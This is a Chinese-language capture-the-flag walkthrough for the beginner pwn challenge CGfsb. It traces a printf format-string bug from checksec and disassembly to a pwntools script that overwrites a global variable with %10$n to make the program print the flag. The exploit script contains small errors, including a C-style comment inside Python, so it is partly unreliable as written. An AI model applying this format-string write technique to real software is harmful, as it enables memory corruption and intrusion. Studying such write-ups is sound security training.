攻防世界 新手 PWN----CGfsb

题目中暗示使用 `printf` 的 `format string` 漏洞。漏洞详解可参照链接

首先用checksec命令检查可执行文件。

```
Arch:     i386-32-little
RELRO:    Partial RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      No PIE (0x8048000)
```

发现栈不可执行，且有金丝雀保护。但是没有开始地址随机化。

本地执行程序测试，执行报错 `No such file or directory` ，通过搜索查到，因为此程序是32位程序，在64位机器上缺少动态运行库，通过命令 `sudo apt install libc6-i386` 可解决。

main函数猜测源码如下


```
memset(&s, 0, 0x64u);
puts("please tell me your name:");
read(0, &buf, 0xAu);
puts("leave your message please:");
fgets(&s, 100, stdin);
printf("hello %s", &buf);
puts("your message is:");
printf(&s);
if ( pwnme == 8 )
{
  puts("you pwned me, here is your flag:\n");
  system("cat flag");
}
else
{
  puts("Thank you!");
}
```

因为没有开启地址随机，由汇编可得pwnme变量地址0X804a068。

```
80486a6:   8d 44 24 1e             lea    0x1e(%esp),%eax
80486aa:   89 44 24 04             mov    %eax,0x4(%esp)
80486ae:   c7 04 24 f5 87 04 08    movl   $0x80487f5,(%esp)
80486b5:   e8 a6 fd ff ff          call   8048460 <printf@plt>
80486ba:   c7 04 24 fe 87 04 08    movl   $0x80487fe,(%esp)
80486c1:   e8 ca fd ff ff          call   8048490 <puts@plt>
80486c6:   8d 44 24 28             lea    0x28(%esp),%eax
80486ca:   89 04 24                mov    %eax,(%esp)
80486cd:   e8 8e fd ff ff          call   8048460 <printf@plt>
80486d2:   a1 68 a0 04 08          mov    0x804a068,%eax
80486d7:   83 f8 08                cmp    $0x8,%eax
80486da:   75 1a                   jne    80486f6 <main+0x129>
```

通过上述分析可知，只要使得pwnme的值为8即可获得flag。

通过在message的地方输入 `AAAA.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x\n` ，得printf第一个参数（即格式化字符串地址）存放地址与格式化字符串相隔10个距离。



可使用格式化字符串漏洞改写该变量。

```
from pwn import *

context.log_level = "DEBUG"
addr = p32(0x804a068)

# p = process("./hello")
p = remote("111.198.29.45", 32277)
p.recvuntil("please tell me your name:\n")
p.send("liu")
p.recvuntil("leave your message please:\n")
p.send(addr + bytes("aaaa%10$n"))    // addr占4个byte，字符串aaaa占4个byte

p.interactive()
```